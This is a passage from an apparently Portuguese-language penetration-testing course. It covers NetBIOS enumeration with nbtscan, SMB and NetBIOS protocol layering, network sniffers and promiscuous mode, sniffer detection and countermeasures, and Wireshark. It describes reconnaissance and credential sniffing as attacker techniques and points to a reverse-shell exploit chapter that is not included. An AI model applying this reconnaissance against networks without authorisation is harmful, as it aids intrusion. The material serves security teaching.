
Este serviço de nomes, de acordo com os RFCs 1001 e 1002, é denominado **NetBIOS Naming Service** ou NBNS. A evolução do NBT é o LLMNR/NBT-NS que também é vulnerável.

A parte prática de invasão por esta vulnerabilidade pode ser vista no capítulo Execução de Shell reverso com vulnerabilidade CVE-2007-2447 Username Map Script.

Protocolo NBT, NetBIOS e SMB, acesse este link.

9.2.1 Realizando um NBTScan

NBTScan é um comando usado para escanear redes para obter compartilhamentos NetBIOS e informações de nome, ele pode ser executado em Unix e Windows e vem com Kali GNU/Linux por padrão. Execute o comando nbtscan conforme figura abaixo.




Na imagem acima podemos ver o endereço IP, o nome de exibição NetBIOS, o servidor se aplicável e o endereço MAC do destino.

Atenção: Máquinas que executam o Samba às vezes retornam todos os zeros como o endereço MAC em resposta à consulta.

9.2.2 Obtendo dados de um host com NetBIOS

Localizando uma máquina vulnerável, é importante obter dados sobre os serviços, estes dados serão úteis na escolha dos exploits que serão utilizados no futuro, para isso utilize o parâmetro -vh conforme imagem abaixo.



Na imagem acima vários serviços foram mapeados, na tabela abaixo encontra-se uma relação de possíveis serviços mapeados com NTB.


Número	Tipo[73]	Serviço
00	U	Workstation Service
01	U	Messenger Service
01	G	Master Browser
03	U	Messenger Service
06	U	RAS Server Service
1F	U	NetDDE Service
20	U	File Server Service
21	U	RAS Client Service
22	U	Exchange Interchange(MSMail Connector)
23	U	Exchange Store
24	U	Exchange Directory
30	U	Modem Sharing Server Service
31	U	Modem Sharing Client Service
43	U	SMS Clients Remote Control
44	U	SMS Administrators Remote Control Tool
45	U	SMS Clients Remote Chat

[73] (U = Unique Name, G = Group Name)

46	U	SMS Clients Remote Transfer
87	U	Microsoft Exchange MTA
6A	U	Microsoft Exchange IMC
BE	U	Network Monitor Agent
BF	U	Network Monitor Application
03	U	Messenger Service
00	G	Domain Name
1B	U	Domain Master Browser
1C	G	Domain Controllers
1D	U	Master Browser
1E	G	Browser Service Elections
1C	G	IIS
00	U	IIS

O tráfego SMB sem netbios hospedados direto usa a porta 445 (TCP e UDP). Nessa situação, um header de quatro bytes precede o tráfego SMB. O primeiro byte desse header sempre é 0x**00**, e os próximos 3 bytes são o comprimento dos dados restantes, é com base neste número que se classifica os números na tabela acima.

Um segundo comando que pode ser utilizado é o nmap, tal comando será descrito em um capítulo único dado sua importância, neste ponto do material basta observar o output para tentar localizar a porta 445, e naturalmente obter dados de versão.



Com base na versão do samba e do protocolo NBT será possível explorar esta vulnerabilidade, atividade esta que está descrita no tópico “Execução de Shell reverso por protocolo NBT”.

9.2.3 Relação entre Samba e NetBios

O Samba depende do NetBIOS para comunicação com dispositivos que não oferecem suporte à hospedagem direta de SMB por TCP/IP, geralmente softwares legados. Já o NetBIOS é completamente independente do SMB. Como se pode observar a pilha de protocolos abaixo.

<table>
<tr><td>OSI</td><td colspan="4"></td><td>TCP/IP</td></tr>
<tr><td>Application
Presentation</td><td colspan="4">SMB</td><td rowspan="2">Application</td></tr>
<tr><td>Session</td><td>NetBIOS</td><td rowspan="3">NetBEUI</td><td>NetBIOS</td><td>NetBIOS</td></tr>
<tr><td>Transport</td><td rowspan="2">IPX[1]</td><td rowspan="2">DECnet</td><td>TCP&UDP</td><td>TCP/UDP</td></tr>
<tr><td>Network</td><td>IP</td><td>IP</td></tr>
<tr><td rowspan="2">Link</td><td rowspan="2">802.2,
802.3,802.5</td><td>802.2</td><td rowspan="2">Ethernet V2</td><td rowspan="2">Ethernet V2</td><td rowspan="2">Ethernet or
others</td></tr>
<tr><td>802.3,802.5</td></tr>
<tr><td>Physical</td><td colspan="4"></td></tr>
</table>

No Windows, o Samba pode executar diretamente sobre TCP/IP sem a necessidade de NetBIOS sobre TCP/IP, isso se o programa utilizar a porta 445.

De um modo geral, em outros sistemas, você encontrará serviços e aplicativos usando o port 139, isso, basicamente, significa que o SMB está sendo executado com o NetBIOS sobre TCP/IP, onde o está no topo do NetBIOS, se você quiser imaginá-lo com o modelo OSI.

9.1 Descoberta de serviços

9.2 Scan de vulnerabilidades

10 Sniffer e Análise de Rede

A análise de rede é o processo de capturar o tráfego de rede e inspecioná-lo de perto para determinar o que está acontecendo na rede. Um analisador de rede decodifica os pacotes de dados de protocolos comuns e exibe o tráfego da rede em formato legível. Um outro recurso importante é o sniffer, trata-se de um programa que monitora os dados que trafegam pela rede.

Curso Hacker - Sniffer na rede - Parte 1

1.0 Sniffers

Sniffers são perigosos para a segurança da rede porque são difíceis de detectar e podem ser inseridos em quase qualquer posição na rede, o que os torna a arma favorita dos hackers.

Um analisador de rede pode ser um dispositivo de hardware autônomo com software especializado ou software instalado em um desktop ou laptop. As diferenças entre os analisadores de rede dependem de recursos como:

- número de protocolos que ele pode decodificar;
- interface do usuário e seus gráficos;
- recursos estatísticos;
- recursos de inferência.

Neste capítulo o foco será na utilizados dois softwares[74], são estes (mas no capítulo de invasão de wireless outros serão utilizados):

Wireshark: Poderoso tanto como sniffer de rede como ferramenta de análise de rede;

TCPDump: Sniffer para ambientes não gráficos GNU/Linux;

Um analisador de rede é uma combinação de hardware e software, embora haja diferenças em as opções hoje, um analisador de rede é composto por cinco partes básicas:

Hardware analisadores de rede de hardware oferecem benefícios, como análise de falhas de hardware, por exemplo, erros de verificação de redundância cíclica (CRC), problemas de tensão, problemas de cabo, jitter, jabber, erros de negociação e assim por diante;

Driver de captura Esta é a parte do analisador de rede responsável por capturar o tráfego de rede bruto;

Buffer Este componente armazena os dados capturados, os dados podem ser armazenados em um buffer até que esteja cheio, ou em um método de round robin;

Análise em tempo real Este recurso analisa os dados conforme eles trafegam. Alguns analisadores de rede usam-no para encontrar problemas de desempenho de rede e sistemas de detecção de intrusão de rede (IDS) usam-no para procurar sinais de atividade de intrusão.

[74] Microsoft Windows Server e família foi desenvolvido não para ser servidores, mas para serem alvos, então não consideramos estes sistemas neste material como algo além de um alvo.


Decodificar Este componente exibe o conteúdo (com descrições) do tráfego da rede para que seja legível. As decodificações são específicas para cada protocolo, portanto, os analisadores de rede variam no número de decodificações que suportam atualmente. No entanto, novas decodificações são constantemente adicionadas aos analisadores de rede.

Quando usados por indivíduos mal-intencionados, os sniffers podem representar uma ameaça significativa à segurança de uma rede. Os invasores de rede usam sniffing para capturar informações confidenciais, e os termos sniffing e espionagem são frequentemente associados a essa prática. Usar um sniffer de forma ilegítima é considerado um ataque passivo, porque ele não faz interface ou se conecta diretamente a nenhum outro sistema na rede.

Os invasores usam sniffers nas redes para:

- Captura de nomes de usuário e senhas em texto simples;
- Descobrir os padrões de uso dos usuários em uma rede;
- Comprometendo informações proprietárias;
- Capturar e reproduzir conversas telefônicas de Voz sobre IP (VoIP);
- Mapeando o layout de uma rede;
- Impressão digital passiva do sistema operacional;

Na figura abaixo é possível ver uma Session armazenada em um cookie em uma extração real.



10.1.1 Opções tecnológicas para sniffer

Existem várias ferramentas que se enquadram nesta classificação, a lista abaixo será apresentada mesmo que o conteúdo deste livro esteja baseado em Wireshark e TCPDump.

Wireshark é um dos melhores sniffers disponíveis e está sendo desenvolvido como um sniffer gratuito de qualidade comercial. Ele tem vários recursos, uma interface gráfica de usuário (GUI) agradável, decodifica mais de 400 protocolos e está sendo desenvolvido e mantido ativamente;
Tcpdump é o sniffer de rede mais antigo e mais comumente usado, e foi desenvolvido pelo Network Research Group (NRG) da Information and Computing Sciences Division (ICSD) no Lawrence Berkeley National Laboratory (LBNL). É baseado em linha de comando e roda em sistemas baseados em UNIX, incluindo Mac OS X e também roda no GNU/Linux;
Snort (será um capítulo à parte) é um IDS de rede que usa sniffing de rede e é desenvolvido e mantido ativamente em www.snort.org;
MacSniffer foi projetado especificamente para o ambiente Mac OS X. Ele é construído como um front-end para o tcpdump.
Ettercap (capítulo de invasão de redes wireless) foi projetado especificamente para sniff um equipamento gateway ou um router intermediário. Possui recursos integrados, como coleta de senha, impressão digital do sistema operacional e injeção de caracteres;

10.1.2 Placa modo promíscuo

O modo promíscuo é um tipo de modo de tratamento de PDU no qual o computador consegue processar todos os pacotes que trafegam na rede e são acessíveis pelo adaptador, pode ser utilizado tanto em redes sem fio quanto em redes com cabeamento.

Curso Hacker - Sniffer na rede - Parte 2 (Placa modo promíscuo/mode monitor)

No modo promíscuo, um adaptador de rede não filtra pacotes, cada pacote de rede no segmento de rede é passado diretamente para o sistema operacional ou qualquer aplicativo de monitoramento. Se configurado, os dados também podem ser acessados por qualquer máquina virtual ou sistema operacional convidado no sistema host.

Normalmente, o modo promíscuo é usado e implementado por um programa de captura, e o tráfego de rede visível. Devido à sua capacidade de acessar todo o tráfego de rede em um segmento, o modo promíscuo também é considerado inseguro. Como um sistema com várias VMs, cada host tem a capacidade de ver os pacotes de rede destinados a outras VMs nesse sistema.

Existem dois fabricantes envolvidos na fabricação de placas wireless, a primeira e o fabricante da placa, são exemplos de fabricantes de placas:

- Netgear;
- Ubiquiti;
- Linksys;
- Intel;
- D-Link;
- TP-Link.

O segundo fabricante é quem faz o chipset wireless que está dentro da placa, são exemplos:

- Ralink;
- Atheros;
- Qualcomm.

E é pelo chipset que se determina quais são os modos de operação da interface de rede, mas os fabricantes das placas ofuscam a informação do chipset utilizado ou mantém em longos arquivos em seus sites. Conhecer o fabricante do chipset sem fio permite determinar quais sistemas operacionais são suportados, drivers de software necessários e quais limitações estão associadas a eles.

Há inúmeras formas de se obter estas informações, no caso deste conteúdo o autor se mantém isento de marcas e utilizará o hardware que possui, não indicando modelo, o leitor deve pesquisar. O primeiro hardware que será analisado é o hardware que está em modo on-board, primeiro deve-se obter informações sobre qual driver está em uso, para isso utiliza-se o comando lshw tendo como parâmetro network.

```
well@wpo:~$ lshw -c network
WARNING: you should run this program as super-user.
  *-network
       description: Ethernet interface
       product: Ethernet Connection (7) I219-V
       vendor: Intel Corporation
       physical id: 1f.6
       bus info: pci@0000:00:1f.6
       logical name: eno1
       version: 10
       serial: 18:c0:4d:f0:21:db
       size: 1Gbit/s
       capacity: 1Gbit/s
       width: 32 bits
       clock: 33MHz
       capabilities: bus_master cap_list ethernet physical tp 10bt 10bt-fd 100bt
 100bt-fd 1000bt-fd autonegotiation
       configuration: autonegotiation=on broadcast=yes driver=e1000e driverversi
on=5.13.0-27-generic duplex=full firmware=0.5-4 ip=192.168.0.13 latency=0 link=y
es multicast=yes port=twisted pair speed=1Gbit/s
       resources: irq:125 memory:ab200000-ab21ffff
```

Sabendo qual driver está em uso pode-se listar detalhes do hardware que está instalado no computador, para isso utiliza-se o comando dmesg, conforme abaixo.

```
well@wpo:~$ dmesg | grep e1000e
[    3.334118] e1000e: Intel(R) PRO/1000 Network Driver
[    3.334119] e1000e: Copyright(c) 1999 - 2015 Intel Corporation.
[    3.334289] e1000e 0000:00:1f.6: Interrupt Throttling Rate (ints/sec) set to
dynamic conservative mode
[    3.969782] e1000e 0000:00:1f.6 0000:00:1f.6 (uninitialized): registered PHC
clock
[    4.036677] e1000e 0000:00:1f.6 eth0: (PCI Express:2.5GT/s:Width x1) 18:c0:4d
:f0:21:db
[    4.036680] e1000e 0000:00:1f.6 eth0: Intel(R) PRO/1000 Network Connection
[    4.036748] e1000e 0000:00:1f.6 eth0: MAC: 13, PHY: 12, PBA No: FFFFFF-0FF
[    4.037458] e1000e 0000:00:1f.6 eno1: renamed from eth0
[   17.100079] e1000e 0000:00:1f.6 eno1: NIC Link is Up 1000 Mbps Full Duplex, F
low Control: Rx/Tx
```

A placa é uma Intel PRO/1000 Gigabit Ethernet, uma busca pelo adaptador no site oficial Intel pode-se observar que a placa possui a possibilidade de operar no modo promíscuo[75].

Intel® Wired Ethernet Network Adapters and Promiscuous Mode


The following adapters support promiscuous mode:

- Intel® PRO/100 Adapter
- Intel® PRO/1000 Gigabit Server Adapter
- Intel® Gigabit Network Adapter
- Intel® PRO/10 Gigabit
- Intel® 10 Gigabit Server Adapter

A network management agent or other software such as a network sniffer tells the OS to turn
management agent because users cannot enable/disable the support.


Outra forma comum de buscar informações caso um fabricante não informe, é por meio de pesquisas de dados técnicos no FCC, conforme placa abaixo.

[75] Link acessível pela url https://www.intel.com/content/www/us/en/support/articles/000007255/ethernet-products.html em 25/01/2022




Observe os dizeres “This device complies with part 15 of the FCC Rules”, essa placa então opera com o meio de Rádio Frequência Wireless, com o FCC ID é possível chegar aos dados técicos e o manual pelo site fcc.io, veja que esta placa possui o FCC ID TE7WN881NDV2, então pelo browser basta digitar https://fccid.io/TE7WN881NDV2.

Procurando pelo RT8192EE foi inconclusivo a possibilidade de executar o mondo monitor (modo promíscuo). Mas conforme figura abaixo foi possível utilizar esta placa em “mode monitor” (promíscuo).




Mas se não conseguir tais informações então deve-se utilizar o grande CrowdSource que se chama Internet, [veja no fórum de aircrack-ng] o que usuários já comentam sobre o modelo da placa (figura abaixo), ou recorra há listas como esta: https://kalitut.com/usb-wi-fi-adapters-supporting-monitor/.



10.1.2 Detectando Sniffers

Conforme mencionado anteriormente, os sniffers são uma forma de ataque passivo. Eles não interagem com nenhum dispositivo ou transmitem qualquer informação, o que os torna muito difíceis de serem detectados. Embora seja complicado, detectar sniffers é possível. O método mais fácil é verificar as interfaces de rede para ver se estão no modo promíscuo.



Alguns sniffers cobrem seus rastros ocultando sinalizadores PROMISC. Além disso, se um sniffer for instalado em um sistema comprometido usando um rootkit, o intruso provavelmente substituirá comandos como ifconfig e ip address (será abordado no capítulo de rootkit). A lista a seguir descreve vários outros métodos que podem ser usados para detectar sniffers no rede:

Monitore pesquisas reversas de DNS alguns sniffers realizam consultas DNS para resolver endereços IP para nomes de host, a execução de uma varredura de ping de rede ou ping em todo o espaço de endereço da rede pode acionar essa atividade;

Envie pacotes TCP/IP com endereços MAC incorretos para todos os endereços IP no mesmo segmento Ethernet Normalmente, a NIC descarta pacotes com endereços MAC incorretos. No entanto, quando em modo promíscuo, alguns sistemas respondem com um pacote de redefinição (RST). Isso também pode funcionar em um ambiente comutado, porque os switches encaminham pacotes de broadcast para os quais não têm endereços MAC;

Lembre-se de como o ARP é usado para vincular endereços IP a endereços MAC Normalmente, um ARP é enviado como uma transmissão para todos. No entanto, você também pode enviar um ARP para um endereço de não difusão, seguido por um ping de difusão. Ninguém deve ter suas informações em uma tabela ARP, exceto o sniffer que estava ouvindo todo o tráfego (incluindo o tráfego de não difusão). Portanto, o computador com o sniffer responde.

Use um Honeypot, trata-se de um servidor que contém dados e serviços falsos para monitorar a atividade de intrusos. Nesse caso, um invasor pode criar contas de administrador ou usuário falsas no honeypot e, em seguida, criar conexões na rede usando protocolos de texto não criptografado, como Telnet ou FTP. Se os sniffers estiverem monitorando nomes de usuário e senhas, eles verão o honeypot e o intruso provavelmente tentará se conectar a ele. Honeypots executam IDS para monitorar atividades e assinaturas especiais podem ser adicionadas para acionar alertas quando contas falsas são usadas.

Monitore cuidadosamente seus hosts Isso inclui espaço em disco, utilização da unidade central de processamento (CPU) e tempos de resposta, os sniffers consomem gradualmente espaço em disco à medida que registram o tráfego e, ocasionalmente, podem colocar um sinal perceptível. À medida que os recursos do computador infectado se tornam mais utilizados, ele começa a responder mais lentamente do que o normal.

Na lista abaixo, uma série de ferramenta que auxilia administradores de Rede na detecção de sniffers em rede:

- detect_sniffer6;[76]
- Anti sniff;
- Neped;
- ARP Watch;

[76] Acessível pela url https://man.archlinux.org/man/community/thc-ipv6/detect_sniffer6.8.en em 26/01/2022

- Snort.

10.1.3 Política de proteção contra sniffers

Até agora, você aprendeu o que é sniffer e como funciona, você também aprendeu alguns dos truques que podem ser usados por intrusos para sniffar e alguns métodos não tão infalíveis de detectar sniffers, mas nada disso lança uma luz positiva sobre sua dificuldade em proteger sua rede e seus dados. No entanto, existem alguns métodos em sua rede que oferecem proteção contra sniffers.

O melhor método de proteger seus dados é usar criptografia, que é a melhor forma de proteção contra a interceptação de tráfego em redes públicas e internas, os invasores ainda podem sniffar o tráfego, mas os dados parecem ilegíveis.

Apenas o destinatário pretendido deve ser capaz de descriptografar e ler os dados, mas entretanto, alguns métodos de criptografia deixam os cabeçalhos dos pacotes em texto não criptografado, permitindo assim que os invasores vejam os endereços de origem e de destino e mapeiem a rede. Uma VPN usa criptografia e autenticação para fornecer comunicação segura em uma rede que de outra forma seria insegura, os PNs protegem a transmissão de dados pela Internet e pela rede interna. No entanto, se um invasor comprometer qualquer um dos nós finais de uma VPN, a proteção se tornará inútil.

O especialista pode definir tecnologias combinadas a VPN, para aumentar a segurança dos dados na organização, segue uma lista de sugestões:
SSH é uma solução de nível de aplicativo que roda sobre TCP para proteger transações cliente-servidor. Isso é freqüentemente usado para logins do sistema e para administrar servidores remotamente e é normalmente usado para substituir os comandos Telnet e FTP. No entanto, qualquer protocolo TCP arbitrário pode ser encapsulado por meio de uma conexão SSH e usado para vários outros aplicativos.
SSL ou TLS, o SSL foi originalmente desenvolvido pela Netscape Communications para fornecer segurança e privacidade às sessões da Internet. Ele foi substituído pelo TLS, conforme declarado na RFC 2246. O TLS fornece segurança na camada de transporte e supera alguns problemas de segurança do SSL. É usado para encapsular o tráfego de rede de aplicativos de nível superior, como HTTP, protocolo LDAP, FTP, SMTP, POP3 e IMAP. Ele fornece autenticação e integridade por meio de certificados e assinaturas digitais, e os cabeçalhos de IP de origem e destino em uma sessão SSL não são criptografados.
IP Security (IPSec), é um protocolo de nível de rede que incorpora segurança aos protocolos IPv4 e IPv6 diretamente no nível de pacote, estendendo o cabeçalho do pacote IP. Isso permite a capacidade de criptografar qualquer protocolo de camada superior. Ele foi incorporado a dispositivos de roteamento, firewalls e clientes para proteger redes confiáveis umas das outras. O IPSec fornece vários meios para autenticação e criptografia, suportando várias cifras de autenticação de chave pública e cifras de criptografia de chave simétrica.

10.2 Wireshark (Network Protocol Analyzer)

O Wireshark é um analisador de rede, ele lê pacotes da rede, os decodifica e os apresenta em um formato fácil de entender. Alguns dos aspectos mais importantes do Wireshark são

que ele é de código aberto, mantido ativamente e gratuito, a seguir estão alguns dos outros aspectos importantes do Wireshark:

- É distribuído sob o GNU Not UNIX (GNU) e licença (GPL) licença de código aberto;
- Ele pode capturar dados da rede ou ler de um arquivo de captura;
- Possui uma interface de usuário fácil de ler e configurável;
- Possui recursos avançados de filtro de exibição;
- Suporta filtros de captura de formato tcpdump;
- Ele oferece suporte a mais de 750 protocolos e, por ser de código aberto, novos são enviados com frequência.
- Ele pode ler arquivos de captura de mais de 25 produtos diferentes.
- Ele pode salvar arquivos de captura em uma variedade de formatos (por exemplo, libpcap, Network Associates Sniffer, Microsoft Network Monitor (NetMon) e Sun snoop).
- Ele pode capturar dados de uma variedade de mídias (por exemplo, Ethernet, Token-Ring, 802.11 sem fio e assim por diante).
- Inclui uma versão de linha de comando do analisador de rede chamado tshark.
- Inclui uma variedade de programas de suporte, como editcap, mergecap e text2pcap.

